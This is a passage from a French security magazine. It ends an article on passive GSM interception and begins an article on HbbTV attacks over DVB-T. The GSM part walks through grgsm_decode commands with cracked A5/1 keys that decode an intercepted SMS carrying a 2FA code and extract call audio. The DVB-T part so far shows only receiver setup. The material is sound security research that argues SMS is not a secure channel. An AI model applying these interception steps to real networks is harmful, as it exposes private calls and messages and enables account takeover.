



*Fig. 3 : Capture d'écran wireshark montrant un Immediate Assignement.*

À partir de là, on relance wireshark et grgsm_decode en lui spécifiant que l'on souhaite décoder du SDCCH/8, sur le time slot 1.

Terminal

```
$ grgsm_decode -c capture_936.cfile -a 5 -m SDCCH8 -t 1
```

Dans wireshark, il faut trouver un paquet **(RR) Ciphering Mode Command** (cf. filtre de la capture figure 4). Cela permet de déterminer le mode de chiffrement (**A5/1** ou **A5/3**) dans **Cipher Mode Setting**. S'il s'agit d'A5/3, bien que grgsm_decode le prenne en charge, comme il n'est pas possible de le casser, on ne pourra pas lire le contenu du SMS sans connaître la clé. En revanche, s'il s'agit d'A5/1, on peut casser la clé avec *kraken* [12] et on pourra lire le contenu du SMS. La capture suivante montre que, dans notre cas, il s'agit d'**A5/1** :





*Fig. 4 : Capture d'écran wireshark montrant le mode de chiffrement.*

Après avoir obtenu la clé, on relance une nouvelle fois wireshark et grgsm_decode en ajoutant le mode de chiffrement et la clé.

Terminal

```
$ grgsm_decode -c capture_936.cfile -a 5 -m SDCCH8 -t 1 -e 1 -k
F5C55DB5E6E8B694
```

Dans wireshark, en recherchant un paquet **(SMS) CP-DATA** (cf. filtre de la capture figure 5), on peut lire le SMS en dépliant **TP-User-Data**. La capture suivante montre un SMS contenant un code 2FA du manager OVH :





*Fig. 5 : Capture d'écran wireshark montrant le contenu d'un SMS.*

Comme indiqué dans la note en début de paragraphe 5, il n'est actuellement pas possible de décoder le lien montant seul avec grgsm_decode. Mais, on peut noter que, lorsque que la MS envoie un SMS, sur le lien descendant la BTS en accuse réception avec un paquet **(SMS) CP-ACK**.

## 5.2 Décodage d'un appel

Le début du processus est le même que pour un SMS. On commence par rechercher un paquet **(RR) Immediate Assignement**. Cela permet de trouver le time slot du SDCCH puis le mode de chiffrement et la clé.

Terminal

```
$ grgsm_decode -c capture_936.cfile -a 5
$ grgsm_decode -c capture_936.cfile -a 5 -m SDCCH8 -t 1
$ grgsm_decode -c capture_936.cfile -a 5 -m SDCCH8 -t 1 -e 1 -k B2176AE3590758A6
```

**NOTE**

Cet exemple est plutôt simple, car il n'y a pas de saut de fréquence. Si tel est le cas, il faut pouvoir effectuer une capture à plus large bande, idéalement à 35MHz, et utiliser grgsm_channelize pour séparer les ARFCNs. De plus, dans ce cas, le décodage de la voix ne peut pas encore se faire directement avec grgsm_decode.

Dans wireshark en recherchant un paquet **(RR) Assignement Command** (cf. filtre de la capture figure 6), on obtient tous les éléments permettant d'extraire la voix. Il s'agit du type du *Traffic CHannel*, son time slot et le codec. Dans la capture ci-dessus, on constate qu'il s'agit d'un **TCH/F** utilisant un codec **GSM-FR**, sur le time slot **5**.





*Fig. 6 : Capture d'écran wireshark montrant une Assignement Command.*

Pour extraire la communication descendante, on relance grgsm_decode en lui spécifiant que l'on souhaite décoder du TCH/F, sur le timeslot 5. De plus, on lui indique le codec et un fichier de sortie :

Terminal

```
$ ls *.gsm
ls: impossible d'accéder à '*.gsm': Aucun fichier ou dossier de ce type
$ grgsm_decode -c capture_936.cfile -a 5 -m TCHF -t 5 -e 1 -k
B2176AE3590758A6 -d FR -o voix.gsm
$ ls *.gsm
voix.gsm
```

Si wireshark est lancé, dans ce dernier, on remarque qu'on obtient, entre autres, un paquet **(CC) Connect Acknowledge**, marquant le début de l'appel (cf. capture figure 7, page suivante).

Au final, on obtient un fichier audio au format GSM-FR lisible avec VLC ou tout autre lecteur audio prenant en charge le codec.





*Fig. 7 : Capture d'écran wireshark montrant un Connect Acknowledge.*

# CONCLUSION

Il est peu onéreux et plutôt simple d'intercepter passivement et de décoder des flux GSM. Pour cela, comme on l'a vu dans les paragraphes quatre et cinq, il faut, d'une part, être capable de capturer toutes les données pertinentes et, d'autre part, pouvoir les décoder et les décrypter.

Afin de compliquer la capture, les opérateurs peuvent mettre en place des sauts de fréquence et des séquences de sauts peu prédictibles. Pour empêcher le déchiffrement des données, ils mettent progressivement en place le chiffrement A5/3, pour lequel aucune attaque pratique n'existe à l'heure actuelle.

Dans ce dernier cas, une interception passive n'est plus possible et les attaques se doivent d'être actives, c'est-à-dire qu'il faut mettre en place une fausse BTS à laquelle les MS cibles vont se connecter. Cette dernière servira de proxy entre les MS et la BTS de l'opérateur. On appelle cela un IMSI-catcher. Il est possible d'en fabriquer un avec le matériel dédié à la SDR présenté en fin de paragraphe un et des logiciels libres.

Les possibilités offertes par la SDR en terme de capture et la facilité de décodage des données avec gr-gsm, en particulier pour les SMS, permettent de dire que depuis quelques années, la téléphonie mobile est compromise. Ainsi, bien qu'un bon nombre d'acteurs de l'Internet l'utilisent comme deuxième facteur d'authentification, ou dans leurs procédures de récupération du mot de passe, aujourd'hui, elle ne devrait plus être considérée comme un canal de communication sécurisé. ■

Les références de cet article sont disponibles sur :
https://www.miscmag.com/

# ERCOM

## Sécurisation des communications, données et terminaux

CRYPTOSMART CRYPTOBOX CRYPTOPASS


www.ercom.fr

# 4


# 4 OBJETS CONNECTÉS

À découvrir dans cette partie...


DVB / HBBTV / SMART-TV

## Attaques HbbTV par DVB-T

Les attaques existantes contre les télévisions connectées, ou plutôt les « smarts TV » utilisent souvent en première approche des protocoles déjà très présents sur les ordinateurs ou téléphones (typiquement le Wifi ou le Bluetooth). Découvrez comment il est possible d'attaquer une « smart TV » directement via le flux vidéo DVB-T ! p.98



IOT / BLUETOOTH LOW ENERGY / ANDROID / REVERSE ENGINEERING

## Analyse d'un porte-clef connecté Bluetooth Low Energy

Le Bluetooth Low Energy, protocole de communication dont le but est de fournir un débit du même ordre que le Bluetooth classique, mais pour une consommation moindre, est notamment déployé sur des objets connectés. Voici une analyse d'un porte-clef connecté utilisant cette technologie. p.112


DVB / HBBTV / SMART-TV

# ATTAQUES HBBTV PAR DVB-T

Yann BACHY

Les smart-TV sont de plus en plus présentes dans nos domiciles. Au même titre que les différents objets connectés qui envahissent notre quotidien professionnel et familial, ces téléviseurs de nouvelle génération embarquent de nombreux moyens de communication. Le but de cet article est d'explorer la possibilité de s'introduire dans les communications DVB-T et d'explorer des vulnérabilités du protocole HbbTV (*Hybrid Broadband Broadcast TV*).

# INTRODUCTION

Les technologies numériques envahissent de plus en plus notre quotidien, à la fois professionnel et familial, et permettent d'accéder à un nombre de services toujours croissant. À titre d'exemple, nos lecteurs DVD, nos téléviseurs, nos systèmes d'alarme, même nos réfrigérateurs peuvent être aujourd'hui connectés au réseau Internet. Ces objets connectés sont des systèmes informatiques, puisqu'ils exécutent un système d'exploitation, aussi appelé firmware. Ce système implémente de multiples protocoles de communication, permettant à l'objet de se connecter au réseau Internet, mais aussi de communiquer avec d'autres objets. Comme pour tout système informatique, on peut s'interroger sur la sécurité de ces équipements **[1]**. L'ANSSI **[2]**, par exemple, envisage des attaques pouvant profiter de la compromission des objets connectés, de façon à pouvoir être utilisés dans des attaques de grande envergure ou des botnets.

Un exemple typique est celui des Smart-TV. Ces téléviseurs intègrent un système d'exploitation, divers types de connexions (dont une connexion Ethernet), leur permettant d'offrir de nouveaux services aux utilisateurs. De nouveaux protocoles, tels que HbbTV, permettent de combiner l'affichage « classique » des émissions de télévision avec du contenu interactif. En ce qui concerne la sécurité de ces équipements, plusieurs points importants peuvent être envisagés. En effet, comme pour tout système informatique, le logiciel embarqué dans une Smart-TV peut contenir des vulnérabilités. Et comme les Smart-TV sont aujourd'hui simultanément connectées à différents types de réseaux (le réseau de diffusion des émissions TV et le réseau Internet, le réseau local de la maison), elles peuvent donc constituer une cible stratégique pour un attaquant puisqu'elles peuvent être utilisées comme passerelle, une fois compromises. Les Smart-TV peuvent donc représenter une réelle menace pour les réseaux domestiques. Il est par conséquent important d'analyser leur sécurité ainsi que les impacts sur l'ensemble du réseau domestique en cas de compromission. L'objectif de cet article est de s'intéresser aux problèmes de sécurité liés à la connexion des Smart-TV à différents types de réseaux et de proposer des expérimentations pour analyser ces problèmes. En particulier, nous étudions les compromissions liées à la connexion au réseau numérique de diffusion d'émissions de télévision et de l'utilisation du standard DVB. À notre connaissance, peu de travaux se sont penchés sur ce type de compromission.

# 1. LA RÉCEPTION DVB-T COMME SOURCE DE MENACE

Le réseau sur lequel le téléviseur reçoit les émissions de télévision n'est traditionnellement pas considéré comme une source de menaces. Néanmoins, notre position dans cet article est bien de considérer des menaces pouvant provenir de ce réseau. Des faiblesses de la norme DVB ont été présentées récemment dans **[3]**, dans lequel les auteurs abordent notamment les problèmes de vie privée. Des premiers scénarios d'attaque plus élaborés ont été présentés dans **[4]**, mais ils sont essentiellement théoriques et ne présentent pas de résultat précis d'expérimentations. À notre connaissance, il y a donc un manque d'expérimentations concrètes concernant ces chemins d'attaque. Le but de cet article est donc de contribuer à pallier ce manque en proposant quelques expérimentations concernant la norme DVB. L'émission hertzienne n'est pas le seul moyen de réception de la télévision en France. En effet, d'autres modes de transmission sont utilisés, tels que l'ADSL ou les liaisons satellites. Or, d'après l'observatoire de l'équipement audiovisuel des foyers du quatrième semestre 2016 en France **[5]**, 54% des foyers français reçoivent la télévision par voie hertzienne, dont la moitié ne la reçoit par aucun autre moyen, soit 26,5% des foyers.

Dans la suite, nous donnons tout d'abord quelques informations sur le standard DVB, puis nous présentons les différents outils que nous avons utilisés pour nos expérimentations. Ces outils nous permettent d'une part d'observer les flux de transport DVB pour en analyser le contenu, et d'autre part de simuler un fournisseur de service utilisant ce standard pour pouvoir mener des attaques.

# 2. LE STANDARD DVB

DVB est un ensemble de standards pour la transmission de la télévision numérique [6]. Il s'agit d'une extension des technologies MPEG-TS, qui multiplexe donc différents types de flux audio et vidéo, en y ajoutant des flux de données, contenant des tables de signalisation. Ainsi, chaque flux de transport DVB multiplexe un certain nombre de chaînes TV ainsi que des données. Les chaînes TV sont elles-mêmes décomposées en un certain nombre de flux élémentaires. Les flux de données DVB contiennent, quant à eux, des tables de signalisation. L'une de ces tables, *Application Information Table* (AIT), contient les paramètres nécessaires au bon fonctionnement du protocole HbbTV (*Hybrid Broadcast Broadband TV*). Ce protocole permet de bénéficier de services interactifs avec les programmes des chaînes TV, tels que des informations sur les programmes diffusés, la possibilité de revoir un film ultérieurement, d'accéder aux guides de programmes, etc. Les différents flux peuvent être acheminés sur différents supports, tels que le satellite, l'aérien ou le câble. Dans cet article, nous considérons uniquement la transmission aérienne (TNT), également connue sous le nom de transmission numérique terrestre, qui est le support le plus répandu sur la planète [7]. Ce type de transmission est terminé par un démodulateur DVB-T, installé dans le domicile du client, et par un modulateur DVB-T, du côté du fournisseur de service.

# 3. S'OUTILLER EN DVB-T

Dans cette section, nous allons exposer les outils que nous avons utilisés afin d'écouter une communication DVB-T puis de nous interposer sur une communication DVB-T. Alors que l'écoute est une opération tout à fait légitime, l'émission est soumise à un ensemble de contraintes règlementaires.

**ATTENTION**

**Toutes les expérimentations décrites dans cet article ont été menées à l'intérieur de notre laboratoire uniquement, de façon à ne pas perturber d'autres téléviseurs que ceux utilisés pour nos expérimentations.**

## 3.1 Écouter une communication DVB-T

Étant donné que l'écoute d'une communication DVB-T est une opération tout à fait légitime (en effet tous les téléviseurs du marché sont aujourd'hui équipés pour recevoir ces flux), de nombreux outils sont disponibles pour réaliser cette opération. Il suffit de se procurer au préalable un démodulateur DVB-T, disponible sur étagère. Dans notre cas, nous avons opté pour un démodulateur DVB-T USB (aussi connu sous la dénomination de « Clef TNT USB ») intégrant le chipset Realtek 2832U. Ce chipset a pour avantage d'être reconnu par à peu près n'importe quel OS. De plus, une légère modification de ses pilotes permet de le transformer en un récepteur large bande [8].

Nous avons choisi **DVBSnoop**, permettant d'effectuer des analyses sur les différents flux élémentaires multiplexés dans un flux de transport DVB. **DVBSnoop** ne peut fonctionner seul, nous avons besoin de l'utilitaire **tzap** de façon à régler notre clef TNT sur une fréquence particulière. L'outil **w_scan** nous sert à rechercher l'ensemble des canaux DVB-T disponibles.

### 3.1.1 Recherche de tous les canaux DVB-T disponibles

L'outil **w_scan**, disponible par le paquet **w-scan** sous Debian, permet de réaliser une recherche de l'ensemble de canaux TNT disponibles autour de soi.

Terminal

```
$ w_scan -f t -A 1 -c FR -X > tzap.list
```

⇨ **-f t** : type de front-end, **t** pour DVB-T ;

⇨ **-A 1** : type de scan ATSC, **1** pour terrestre ;

⇨ **-c FR** : code pays, **FR** pour la France ;

⇨ **-X**, format de sortie compatible avec l'outil tzap.

Le fichier **tzap.list** obtenu ressemble au contenu suivant :

Fichier

```
[...]
France 2(GR1 A):746000000:INVERSION_AUTO:BANDWIDTH_8_MHZ:[...]
France 5(GR1 A):746000000:INVERSION_AUTO:BANDWIDTH_8_MHZ:[...]
[...]
```

Ce fichier contient l'ensemble des chaînes disponibles, et non seulement les canaux. En effet, chaque canal peut contenir jusqu'à 6 chaînes. Dans l'exemple, nous pouvons voir que France 2 est accessible via le canal diffusé sur la fréquence 746MHz. Le reste de chaque ligne précise un ensemble de caractérisations du canal dont nous n'avons pas besoin pour la suite.

### 3.1.2 Régler votre tuner TNT

Avant de pouvoir utiliser DVBSnoop afin d'analyser et de capturer du contenu à l'aide du tuner TNT, il faut le paramétrer sur la fréquence du canal voulu. Ici nous choisissons le canal contenant entre autres France 2, et pour ce faire nous utilisons le fichier tzap précédemment obtenu avec l'outil **tzap**.

Terminal

```
tzap -c tzap.list 'France 2(GR1 A)'
```

Il est essentiel de laisser cette application tourner pendant toute la durée d'analyse ou d'enregistrement. L'application affichera **FE_HAS_LOCK**, si elle reçoit un signal correct, ce qui implique que le fichier **tzap.list** est correctement renseigné et que l'antenne est correctement orientée.

Terminal

```
using '/dev/dvb/adapter0/frontend0' and '/dev/dvb/adapter0/demux0'
reading channels from file 'tzap.list'
Version: 5.10   FE_CAN { DVB-T }
tuning to 746000000 Hz
video pid 0x0078, audio pid 0x0082
status 00 | signal 01ff | snr 0000 | ber 00000000 | unc 00007f83 |
